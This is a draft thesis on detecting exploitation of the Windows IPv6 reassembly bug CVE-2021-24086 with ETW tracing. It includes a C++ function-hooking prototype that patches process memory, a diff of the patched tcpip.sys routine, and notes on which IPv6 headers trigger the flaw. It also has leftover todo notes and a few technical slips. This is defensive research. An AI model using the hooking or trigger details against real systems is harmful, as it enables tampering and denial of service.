Dynamic Detection of Vulnerability Exploitation in Windows

Dynamisk detektion af udnyttelse af sårbarheder i Windows

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Todo list

Abstract

Write something very clever here and read it through 10000 times

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2.1 Event Tracing for Windows (ETW)

Figure out if components should be emphasized using emph

Event Tracing for Windows (ETW) is a logging mechanism that is built into the kernel of Windows. It is used by kernel-mode drivers and applications to provide realtime events and tracing features. While ETW is built into most drivers and applications made by Windows, it is also available for developers to use in their own applications. As most privileged applications built into Windows utilize ETW, it is a very good source for telemetry data related to discovering exploit attempts.

In the architecture of ETW events are at the centerpiece where they are created, managed and consumed by different event components[8]. These differentiate between event *providers*, event *consumers*, and event *controllers*. All of these event components handle the workflow of ETW, either by reading or writing, or by controlling the events in some way. This is demonstrated on Figure 2.1 (ETW model diagram[8]), where *sessions* are at the center of the ETW model. These sessions are controlled by an *controller* and hereafter consumed by a consumer. The following sections will go into detail of how each component works together to provide realtime tracing events.




Figure 2.1: ETW model diagram[8]

2.1.1 Controllers

Controllers are applications, either user-mode or kernel-mode, used to start and manage trace sessions. ETW is special in the way that events are not stored or consumed in any way before a session is started. To start such a session, a *controller* application starts a trace using a Windows Application Programming Interface (API)s such as `StartTrace`. Afterwards specific *providers* can be enabled by using `EnableTraceEx2`. The specific API depend on the type of the provider as explained in the next section, 2.1.2. Controllers also manage buffers and statistics for events consumed in the current session.

2.1.2 Providers

Providers are the system- and userland applications that provide events and data. They do so by registering themselves as a provider, allowing a *controller* to enable or disable events. By having the *controller* control whether events are enabled or not, allows an application to have tracing without generating alerts all the time. This is especially interesting for debugging purposes, which is usually not needed during regular usage of the operating system.

Microsoft define four different types of providers depending on the version of Windows and type of application you are interested in. The reason for having four different types of providers is simply that ETW evolved over time, and as such different providers were added in different versions of Windows[20].

Managed Object Format (MOF) (classic) providers.

These types of providers are, as the name hints, the original format for specifying ETW providers. MOF providers use MOF classes[12] to define events. MOF classes describe the format of the event registered by the provider to allow the consumer to read the event correctly. As it can be seen on listing 1, a MOF class resemble a struct as known from the C programming language.

```
[EventType{26}, EventTypeName{"SendIPV6"}]
class TcpIp_SendIPV6 : TcpIp
{
    uint32 PID;
    uint32 size;
    object daddr;
    object saddr;
    object dport;
    object sport;
    uint32 starttime;
    uint32 endtime;
    uint32 seqnum;
    uint32 connid;
};
```

Listing 1: `TcpIp_SendIPV6 : TcpIp` MOF class

Windows software trace preprocessor (WPP) providers

With WPP providers, Windows moved away from using MOF classes to the Trace Message Format (TMF) format. With TMF the trace format description was moved into the Program Database (PDB) of the binary. For most binaries the PDB can be downloaded from Microsoft symbol servers[16], however not all Windows drivers and applications have public debug symbols, so getting access to the TMF is often a hit or miss.

Manifest-based providers

With manifest-based providers a new format to describe events was implemented. Instead of embedding the format description into the PDB, manifest-based providers embed the manifest directly into the binary as pointed to by the registry keys under `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers`. However, the manifest format is not well documented, making it hard parse and recover the schema needed to understand the events[4]. Manifest-based provider are however the first ETW provider type with the ability to be enabled by more than one trace session simultaneously, which is not possible with MOF and WPP providers.

TraceLogging providers

These types of providers are the newest type of providers in the ETW logging mechanism. Unlike all the previous types of providers, the TraceLogging provider includes event format description into the recorded log data[20] allowing a consumer to easily understand the event data without prior knowledge of the format. As with manifest-based providers, TraceLogging can also be enabled by up to eight trace sessions simultaneously.

2.1.3 Consumers

Consumers are applications that consume events from providers. This is done through event *trace sessions*, where one session is created per provider. Consumers have the ability to both receive events in real time from *trace sessions*, or later on by events stored in log files. Furthermore, events can be filtered by many attributes such as timestamps.

2.1.4 Sessions

ETW sessions are created and managed by controllers to forwards events from one or more providers to a consumer such as the event log or simply a console output. As shown on Figure 2.1 (ETW model diagram[8]), sessions contain a number of buffers, one for each event provider. The session is responsible for these buffers, ie. the session creates and manages the buffer in its lifetime. Two predefined sessions exists in Windows, that is the *Global Logger Session* and the *NT Kernel Logger Session* handling events occurring early in the system boot process and predefined system events generated by the operating system respectively[13].

Figure 2.1 (ETW model diagram[8]) shows how the different components of ETW works together in sessions to produce and consume events.

2.1.5 Using Event Tracing for Windows (ETW)

As mentioned in chapter 1 (Introduction), the goal of this project is to research the possibilities of using built in telemetry, such as ETW, to detect the exploitation of vulnerabilities. Therefore, it is important to discover how ETW can be used to gather telemetry from providers.

One ETW provider that is widely used to detect malicious activity such as exploitation of vulnerabilities is the `Microsoft_windows-Threat-Intelligence`[10] provider. This is widely used by various Antivirus (AV) engines such as Microsoft's own Endpoint Detection and Response (EDR)/AV tool, Microsoft Defender for Endpoint. While this provider gives insight into Windows API calls often used in an exploitation process, we will not be focusing on this. As mentioned in chapter 1 (Introduction) and discussed in section 3.1 (CVE-2021-24086), the project will revolve around detection of CVE-2020-24086, which is a vulnerability in the `tcpip.sys` driver of Windows. Due to this, we will in this section explore ETW providers relevant to this specific driver.

Finding providers

Getting a list of all available providers in Windows is fairly simply. A few methods exists, such as:

Read this section thoroughly as it has been revised a lot ad-hoc

1. Using `logman query providers`

2. Using the PowerShell command `Get-TraceEtwProvider`

3. Enumerate registry keys under `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers`

The output from method *(3)*, the registry, is as mentioned in subsubsection 2.1.2 (Manifest-based providers), only for manifest-based providers. Therefore, not all providers will be shown here. Figure 2.2 (Finding ETW providers using Registry Editor) shows how the information available using Registry Editor. As it can be seen the registry contains information about the binary the provider is implemented in, which in our case is `tcpip.sys`.




Figure 2.2: Finding ETW providers using Registry Editor

To find all manifest-based providers we can use the PowerShell script on listing 2, where the output of the command is also shown.

```
Get-ChildItem -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers"
    | Get-ItemProperty
    | Where-Object {$_.ResourceFileName -like '*tcpip.sys*'}
    | Format-List "(default)", ResourceFileName, MessageFilename, PSChildName

(default)        : Microsoft-Windows-TCPIP
ResourceFileName : C:\WINDOWS\system32\drivers\tcpip.sys
MessageFileName  : C:\WINDOWS\system32\drivers\tcpip.sys
PSChildName      : {2f07e2ee-15db-40f1-90ef-9d7ba282188a}
```

Listing 2: `logman query providers` output. See appendix .1 for full output

The same information queried using `logman query providers` can be seen in listing 3. However, the `logman query providers` command does not display the *ResourceFileName* as it can be seen on Figure 2.2 (Finding ETW providers using Registry Editor).

```
1  Provider                                GUID
2  -------------------------------------------------------------------------------
3  .NET Common Language Runtime            {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
4  ACPI Driver Trace Provider              {DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
5  Active Directory Domain Services: SAM   {8E598056-8993-11D2-819E-0000F875A064}
6  Active Directory: Kerberos Client       {BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
7  Active Directory: NetLogon              {F33959B4-DBEC-11D2-895B-00C04F79AB69}
8  ADODB.1                                 {04C8A86F-3369-12F8-4769-24E484A9E725}
9  ADOMD.1                                 {7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
10 Application Popup                       {47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
11 Application-Addon-Event-Provider        {A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
12 ...
13 Microsoft-Windows-TCPIP                 {2F07E2EE-15DB-40F1-90EF-9D7BA282188A}
14 ...
15 TCPIP Service Trace                     {EB004A05-9B1A-11D4-9123-0050047759BC}
16 ...
```

Listing 3: `logman query providers` output. See appendix .1 for full output

The number of providers registered according to `logman query providers` is 1162 whereas 972 of these are manifest-based providers according to data from the registry. One example of a non-manifest-based provider that can only be found using logman is the provider *TCPIP Service Trace* as seen on line 15 in listing 3.

Using the second method, `Get-TraceEtwProvider`, simply yields a `Access Denied` error rendering it useless.

To conclude this section, we were able to find two different providers related to the TCP/IP stack on Windows. The first provider, *Microsoft-Windows-TCPIP* is definitely related to `tcpip.sys` according to the *ResourceFileName* property. The second however is a bit more cumbersome as logman does not provide any more information than the name (*TCPIP Service Trace*) and the GUID.

Starting a trace

In the previous sections we have explored the different components of ETW and how they work together. This section will showcase how to easily consume ETW events for specific providers. Once again, we are going to be using the *Microsoft-Windows-TCPIP* provider as an example, as this is the provider we will be exploring later on. To start a trace for *Microsoft-Windows-TCPIP* we need to take the following steps:

1. Start a new trace session that will hold our buffers
2. Add a provider to our trace session
3. Ensure that we can consume events produced in our trace, either through an event log or realtime

```
New-EtwTraceSession -Name TCPIPTrace -LogFileMode 0x8100 -FlushTimer 1
Add-EtwTraceProvider -SessionName TCPIPTrace -Guid '{2F07E2EE-15DB-40F1-90EF-9D7BA282188A}' -MatchAnyKeyword 0x0
tracefmt -rt TCPIPTrace -displayonly
```

Listing 4: Starting a trace for *Microsoft-Windows-TCPIP - 2F07E2EE-15DB-40F1-90EF-9D7BA282188A*

In these three simple steps, we will be acting as the ETW controller through PowerShell to start a trace of *Microsoft-Windows-TCPIP*. Listing 4 shows how to do this using PowerShell and the `tracefmt` tool from Windows Driver Kit (WDK).

The code is explained here:

Explain bitmask

New-EtwTraceSession Starts a new trace with the name *TCPIPTrace* and sets the `LogFileMode` to `EVENT_TRACE_USE_LOCAL_SEQUENCE` and `EVENT_TRACE_REAL_TIME_MODE`[14]. The `FlushTimer` argument states that the buffer should be flushed every second

Add-EtwTraceProvider Adds the *Microsoft-Windows-TCPIP* provider to the session matching any keywords (ie. we will consume all event keywords)

Maybe explain event keywords, and also how to get them

tracefmt Displays the content of the trace in the current console every time the buffer is flushed

At this point we are able to consume all events produced by `tcpip.sys`, and are therefore at a good position to consider how the data can be used for detection. However, in order to know exactly what to detect, it is important to first analyze CVE-2021-24086. In the next chapter 3 (Vulnerability analysis) we will begin analyzing CVE-2021-24086 in order to understand exactly what we need to detect.

Rewrite this at some point

2.2 Function hooking

Function hooking, also known as API hooking, method hooking or simply binary hooking, is the process of intercepting function calls and redirecting the execution somewhere else. In most cases the execution is redirected to a function defined by the process intercepting the target function call, but can also be used to redirect execution somewhere else. To understand function hooking, it is important to understand how functions work on the assembly level[1].

x64_86 Call instruction. In x64_84 assembly, the `call` instruction exists for calling functions[24]. Parameters to the function is passed in registers and

[1]Note that this project only deals with 64-bit Intel x86 assembly called x64_84

on the stack according to the calling convention[19]. In x64_86 assembly the parameters are passed according to the rules shown in table 2.1

Parameter type	**Fifth and higher**	**Fourth**	**Third**	**Second**	**Leftmost**
floating-point	stack	XMM3	XMM2	XMM1	XMM0
integer	stack	R9	R8	RDX	RCX
Aggregates (8, 16, 32, or 64 bits) and __m64	stack	R9	R8	RDX	RCX
Other aggregates, as pointers	stack	R9	R8	RDX	RCX
__m128, as a pointer	stack	R9	R8	RDX	RCX

Table 2.1: x64_86 calling convention in Windows[19]

For everything else than floating-point types, the parameters are passed in the order: `RCX`, `RDX`, `R8`, `R9`, and hereafter the stack as shown on listing 5

```
func1(int a, int b, int c, int d, int e, int f);
// a in RCX, b in RDX, c in R8, d in R9, f then e pushed on stack
```

Listing 5: x64_86 calling convention demonstrated[19]

Function interception and hooking. To hook a function is to simply redirect the execution somewhere else. Figure 2.3 shows the logic of redirecting the execution to another function, and hereafter returning to the original function.




Figure 2.3: Function hooking

To redirect the execution of the source function to a target function, the instruction `JMP`[2] can be used. This instruction will return to the address located on the stack. The assembly code on listing 6 shows how this is done. The assembly should be written to memory at the beginning of the source function.

```
// Push our target function address to the stack
PUSH targetFunctionAddress
// Return to the location recently pushed on stack
↪  (targetFunctionAddress)
RET
```

Listing 6: x64_86 assembly code for redirecting execution

Returning to source function. When hooking a function, you often want to return back to the original function. Two considerations are needed when doing so. First off, the target function must restore the parameters originally passed to the source function in order to continue execution. Secondly, the hook it self must be temporarily removed by restoring the replaced bytes, such that calling the source function will not redirect to the target function again. Failing to do so will result in an infinite loop. Listing 7 shows a simplified prototype written in C++

```cpp
FARPROC sourceFunctionAddress = NULL;
SIZE_T bytesWritten = 0;
char sourceFunctionOriginalBytes[6] = {};

int __stdcall TargetFunction(int parameter1, int parameter2) {

        WriteProcessMemory(GetCurrentProcess(), (LPVOID)sourceFunctionAddress, sourceFunctionOriginalBytes, sizeof(sourceFunctionOriginalBytes), &bytesWritten);

        // call the source function
        return SourceFunction(parameter1, parameter2);
}

int HookSourceFunction()
{
        HINSTANCE library = LoadLibraryA("sourceLibrary");
        SIZE_T bytesRead = 0;

        // get address of the source function in memory
        sourceFunctionAddress = GetProcAddress(library, "sourceFunction");

        // save the first 6 bytes of the source function - it is needed for unhooking
        ReadProcessMemory(GetCurrentProcess(), sourceFunctionAddress, sourceFunctionOriginalBytes, 6, &bytesRead);

    // Patch the source function
        void *targetFunctionAddress = &TargetFunction;
        char patch[6] = { 0 };
        memcpy_s(patch, 1, "\x68", 1); // ASM: PUSH
        memcpy_s(patch + 1, 4, &targetFunctionAddress, 4);
        memcpy_s(patch + 5, 1, "\xC3", 1); // ASM: RET

        WriteProcessMemory(GetCurrentProcess(), (LPVOID)sourceFunctionAddress, patch, sizeof(patch), &bytesWritten);

        return 0;
}
```

Listing 7: Simplified prototype to hook a function using C++

In this section we described one method of hooking function in Windows. However, this specific implementation has certain limitations and flaws. One important flaw is the fact that the hook is removed upon trigger and never reinstated making it a one time hook. This could be improved upon, but it is outside the scope of this section to do so. Hooking used in production system should use more well tested methods such as the trampoline method[5] which is how Microsoft Detours work[17].

2.2.1 Kernel mode function hooking

Up until this point we have only described how user mode function hooking works. To hook a driver such as `tcpip.sys` however, we need to do kernel mode function hooking. This poses an extra challenge as hooking can no longer be done from an user mode process. To hook kernel mode functions the application doing the hooking must also run from the kernel.

Windows security features. Windows has in recent years implemented several security features making it harder to exploit memory corruption vulnerabilities. Among these security features is the Driver Signing Policy which will prohibit any driver from being loaded if it is not signed with a valid EV code signing certificate[11]. If however, you are able to properly sign a driver, security features such as Data Execution Prevention (DEP), Hypervisor-protected code integrity (HVCI) and Control Flow Guard (CFG) make it increasingly harder to modify process memory and redirect execution.

With these security features in mind, it becomes increasingly more difficult to hook functions in kernel mode. Even more so, readily available function hooking libraries such as Microsoft Detours[17] does not work in kernel mode, forcing one to create their own solution. Being in kernel mode also makes mistakes very costly, as a simple exception or error will not only crash the program but the whole computer resulting in a Blue screen of death (BSoD).

Maybe add other methods not used

Vulnerability analysis

3.1 CVE-2021-24086

According to Microsoft[9] CVE-2021-24 086 is a denial of service vulnerability with a CVSS:3.0 score of 7.5 / 6.5, that is a base score metrics of 7.5 and a temporal score metrics of 6.5. The vulnerability affects all supported versions of Windows and Windows Server. According to an accompanied blog post published by Microsoft [18] at the same time as the patch was released, details that the vulnerable component is the Windows TCP/IP implementation, and that the vulnerability revolves around IPv6 fragmentation. The Security Update guide and the blog post also present a workaround that can be used to temporarily mitigate the vulnerability by disabling IPv6 fragmentation.

Figure out if this should be here

3.1.1 Public information

Due to the Microsoft Active Protetions Program (MAPP)[15] security software providers are given early access to vulnerability information. This information often include PoCs for vulnerabilities to be patched, in order to aid security software providers to create valid detections for exploitation of soon-to-be patched vulnerabilities. Due to MAPP, some security software providers publish relevant information regarding recently patched vulnerabilities. However, the information is usually very vague in details, and can therefore only aid in the initial exploration of the vulnerability. For CVE-2021-24086, both McAfee[23] and Palo Alto[22] posted public information about CVE-2021-24086. However, both articles contained very limited details, and is therefore far from sufficient to reproduce the vulnerability. Before trying to rediscover the vulnerability, the following information is available:

- The vulnerability lies within the handling om fragmented packets in IPv6
- The relevant code lies within the `tcpip.sys` drivers
- The root cause of the vulnerability is a NULL pointer dereference in `Ipv6ReassembleDatagram` of `tcpip.sys`
- The reassembled packet should contain around 0xFFFF (65535) bytes of extension headers, which is usually not possible

3.1.2 Binary diffing

The usage of binary diffing to gather information about patched vulnerabilities is well described in current research[21][26], and has been made popular and easy to do by tools such as Bindiff[27] and Diaphora[7].

write a little about how bindiffing works. Or don't idc.

If we look at figure 3.1 we can compare the function changes of the patched and not-patched `tcpip.sys`. Looking at `tcpip!Ipv6pReassembleDatagram` we can see that the similarity factor is only 0.38 telling us that a significant amount of code has been changed.

Similarity	Confid	Change	EA Primary	Name Primary	EA Secondary	Name Secondary
0.16	0.27	GI--E--	00000001C018D794	sub_00000001C018D794	00000001C015A1D6	sub_00000001C015A1D6
0.27	0.42	GI--EL-	00000001C01905B5	sub_00000001C01905B5	00000001C01568FC	IppCleanupPathPrimitive
0.31	0.73	GI--E--	00000001C0190F38	Ipv4pReassembleDatagram	00000001C0190F68	Ipv4pReassembleDatagram
0.38	0.98	GI--E--	00000001C0199FAC	Ipv6pReassembleDatagram	00000001C019A0AC	Ipv6pReassembleDatagram
0.42	0.62	-I--E--	00000001C0154959	sub_00000001C0154959	00000001C0001E42	sub_00000001C0001E42
0.54	0.96	GI-----	00000001C019A658	Ipv6pReceiveFragment	00000001C019A7F8	Ipv6pReceiveFragment

Figure 3.1: Primary matched functions of `tcpip.sys`

Diving into the binary diff of `tcpip!Ipv6pReassembleDatagram` as seen on listing 8, we can clearly see a change. The first many changes from line *5-39* are simply register changes and other insignificant changes due to how the compiler works. However, on line *41-42* a new comparison is made to ensure that the value of the register `edx` is less than 0xFFFF. This matches the statement given in subsection 3.1.1 (Public information), that the vulnerability is triggered by a packet of around 0xFFFF bytes.

```
--- "a/.\\unpatched tcpip.sys"
+++ "b/.\\patched tcpip.sys"
@@ -1,6 +1,4 @@
-sub     rsp, 58h        ; Integer Subtraction
+sub     rsp, 60h        ; Integer Subtraction
 movzx   r9d, word ptr [rdx+88h] ; Move with Zero-Extend
 mov     rdi, rdx
 mov     edx, [rdx+8Ch]
-mov     bl, r8b
+mov     r13b, r8b
 add     edx, r9d        ; Add
-mov     byte ptr [rsp+98h+var_70], 0
-and     [rsp+98h+var_78], 0 ; Logical AND
 mov     [rsp+98h+length], edx
 lea     eax, [rdx+28h]  ; Load Effective Address
-mov     rdx, rdi
 mov     [rsp+98h+var_68], eax
 lea     eax, [r9+28h]   ; Load Effective Address
 mov     [rsp+98h+BytesNeeded], eax
-xor     r9d, r9d        ; Logical Exclusive OR
 mov     rax, [rcx+0D0h]
-lea     rcx, IppReassemblyNetBufferListsComplete ; Load Effective Address
-mov     r13, [rax+8]
-mov     rax, [r13+0]
+mov     r12, [rax+8]
+mov     rax, [r12]
 mov     r15, [rax+28h]
 mov     eax, gs:1A4h
 mov     r8d, eax
-mov     rax, [r13+388h]
+mov     rax, [r12+388h]
 lea     rbp, [r8+r8*2]  ; Load Effective Address
-mov     r12, [rax+r8*8]
-xor     r8d, r8d        ; Logical Exclusive OR
+mov     rcx, [rax+r8*8]
 shl     rbp, 6          ; Shift Logical Left
-add     rbp, [r15+4728h] ; Add
+add     rbp, [r15+4728h] ; Add
+mov     [rsp+98h+var_58], rcx
+cmp     edx, 0FFFFh     ; Compare Two Operands
+jbe     short loc_1C019A186 ; Jump if Below or Equal (CF=1 | ZF=1)
```

Listing 8: Diff of patched and vulnerable `Ipv6pReassembleDatagram`

Looking at the raw assembly without any knowledge of what the registers contain or what parameters are passed to the function can be very confusing. To make it easier for the reader to follow, listing 9 contains the annotated decompiled code of the vulnerable and patched `tcpip!Ipv6pReassembleDatagram` function. Here the patch is easy to spot, as the call to `tcpip!NetioAllocateAndReferenceNetBufferAndNetBufferList` is replaced with the check that we also observed in listing 8. The check is there to ensure that the total packet size is less than 0xFFFF, which is the largest 16 bit value. The packet size is calculated on line *4-6* using the fragmentable and unfragmentable parts of the reassembled packet.

```
1  --- "a/.\\unpatched tcpip.sys"
2  +++ "b/.\\patched tcpip.sys"
3   void __fastcall Ipv6pReassembleDatagram(__int64 a1, struct_datagram *datagram, char a3) {
4   unfragmentableHeaderLength = datagram->unfragmentableHeaderLength;
5   packetSize = unfragmentableHeaderLength + datagram->fragmentableLength;
6   BytesNeeded = unfragmentableHeaderLength + 40;
7   v6 = *(_QWORD *)(*(_QWORD *)(a1 + 208) + 8i64);
8   v7 = *(_QWORD *)(*(_QWORD *)v6 + 40i64);
9   LockArray_high = HIDWORD(KeGetPcr()[1].LockArray);
10 -v11 = NetioAllocateAndReferenceNetBufferAndNetBufferList(IppReassemblyNetBufferListsComplete, datagram, 0i64, 0i64, 0, 0);
11 +if ( packetSize > 0xFFFF )
```

Listing 9: Diff of patched and vulnerable `Ipv6pReassembleDatagram`

At this stage of the vulnerability rediscovery process, the following requirements are now available:

- We have to abuse IPv6 fragmentation in `tcpip!Ipv6pReassembleDatagram`
- We have to construct a single packet with around 0xFFFF bytes of extension headers
- We have to trigger a NULL pointer dereference somewhere in `tcpip!Ipv6pReassembleDatagram`

The next section will give a primer into how IPv6 fragmentation works to better understand how we can fulfill the above-mentioned requirements.

3.1.3 IPv6 fragmentation primer


When the size of a packet is larger than the Maximum transmission unit (MTU) of the outbound interface, IPv6 fragmentation is used. The MTU of most standard network equipment and desktop computers is 1500 bytes. Therefore if you have an IPv6 packet that is larger than 1500 bytes, the packet must be fragmented. This is done by splitting the packet into a number of fragments, that each has to be decorated with the IPv6 fragment header. This header is a part of the specification for IPv6 Extension Headers[6, sec. 4.5]. The IPv6 Extension Headers specification specify a number of headers situated between the IPv6 header and the upper-layer header in a packet. The full list of extension headers can be seen in the following list:

1. Hop-by-Hop Options
2. *Fragment*
3. *Destination Options*
4. Routing
5. Authentication
6. Encapsulating Security Payload

As mentioned in section 3.1.1, the vulnerability is triggered when around 0xFFFF bytes of extension headers are present in the packet. Therefore, the following sections will describe both the *Destination Options* and *Fragment* extension headers in enough detail to support the exploitation of CVE-2021-24086.

IPv6 Destination Options extension header

IPv6 Destination Options are a way of defining options that should be handled by the destination node. In our case this would be the device that we are trying to attack using CVE-2021-24086. The specification can be seen on Figure 3.2 (IPv6 Destination Options Header [6, sec. 4.6]). The header is essentially structured as a list of options, where it is up to the receiver of a packet to support certain options.



Where

Next Header is an 8-bit selector identifying the initial header type of the Fragmentable part of the original packet.

Hdr Ext Len is an 8-bit unsigned integer describing the length of the Destination Option header in 8-octets units excluding the first 8 octets

Options is a variable-length field. See below

And

Option Type is an 8-bit identifier of the option type

Opt Data Len is an 8-bit unsigned integer describing the length of the *Data Option* field in octets

Options is a variable-length field with data specified by the option type

Figure 3.2: IPv6 Destination Options Header [6, sec. 4.6]

By default, only one option exist, the *PadN option*[6, sec. 4.2] which is used to create padding between two options. While this may not seem overly exciting, it is a very important part of how we can exploit CVE-2021-24086. Most other extension headers contain data that must be valid, such as routing options, which makes it hard to create a valid packet with around 0xFFFF bytes of extension headers. Destination Options does not have this limitation, as we can simply fill it with an arbitrary number of *PadN* options.

IPv6 Fragment extension header

Moving on to the IPv6 Fragment extension header, which, as mentioned earlier, is a header placed when you split an IPv6 packet into smaller fragments. IPv6 fragments are mostly used to send packets larger than the configured MTU, on either the sender or receiver side. The specification is detailed on figure Figure 3.3 (IPv6 Fragment Header [6, sec. 4.5]). The header contains an offset that points to where the fragment data fits into the entire packet.

0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31

Next header	Reserved	Fragment offset	Res	M
Identification				

Fragment header

Where

Next Header is an 8-bit selector identifying the initial header type of the Fragmentable part of the original packet.

Reserved is an 8-bit reserved field. Initialized to zero.

Fragment Offset is a 13-bit unsigned integer stating the offset.

Res is a 2-bit reserved field that is initialized to zero by the transmitter and ignored by the receiver.

M flag is a 1-bit boolean field describing if this is the last fragment. 1 = more fragments, 0 = last fragment.

Identificiation is a 32-bit identifier that is unique to fragments from the same package.

Figure 3.3: IPv6 Fragment Header [6, sec. 4.5]

Every packet that is fragmented has an unique identification, as specified in Figure 3.3 (IPv6 Fragment Header [6, sec. 4.5]). According to the specification[6, sec. 4.5], this identification must be different than any other fragmented packet sent recently[1].

A packet destined to be fragmented goes through two different processes, fragmentation and reassembly. Fragmentation happens on the sender side whereas reassembly is handled by the recipient of the packet.

[1] Recently is very loosely defined by RFC 8200[6] as the *"maximum likely lifetime of a packet, including transit time from source to destination and time spent awaiting reassembly with other fragments of the same packet."*[6, sec. 4.5]

Fragmentation. Fragmentation is done by the sender and is a fairly simple concept. Looking at figure Figure 3.4 (IPv6 fragmentation[3]), it can be seen that an IPv6 packet contains two parts, an unfragmentable and a fragmentable part. The unfragmentable part is the IPv6 headers and the following two IPv6 extension headers, as they are processed by nodes en route:

- Hop-by-Hop Options Headers
- Routing Header

The rest of the IPv6 packet, including the Destination Options header, is handled as a fragmentable part.

Reassembly. Reassembling the fragmented packet is done by the receiver and is essentially the fragmentation process in reverse. So here the receiver will convert a number of fragments into a single packet that can be handled as a standard IPv6 packet. The split of a fragmented packet can be seen on figure Figure 3.4 (IPv6 fragmentation[3]). Here it is easy to see that every fragment contains the unfragmentable part before any fragmented data.




Figure 3.4: IPv6 fragmentation[3]

3.1.4 Root-cause analysis

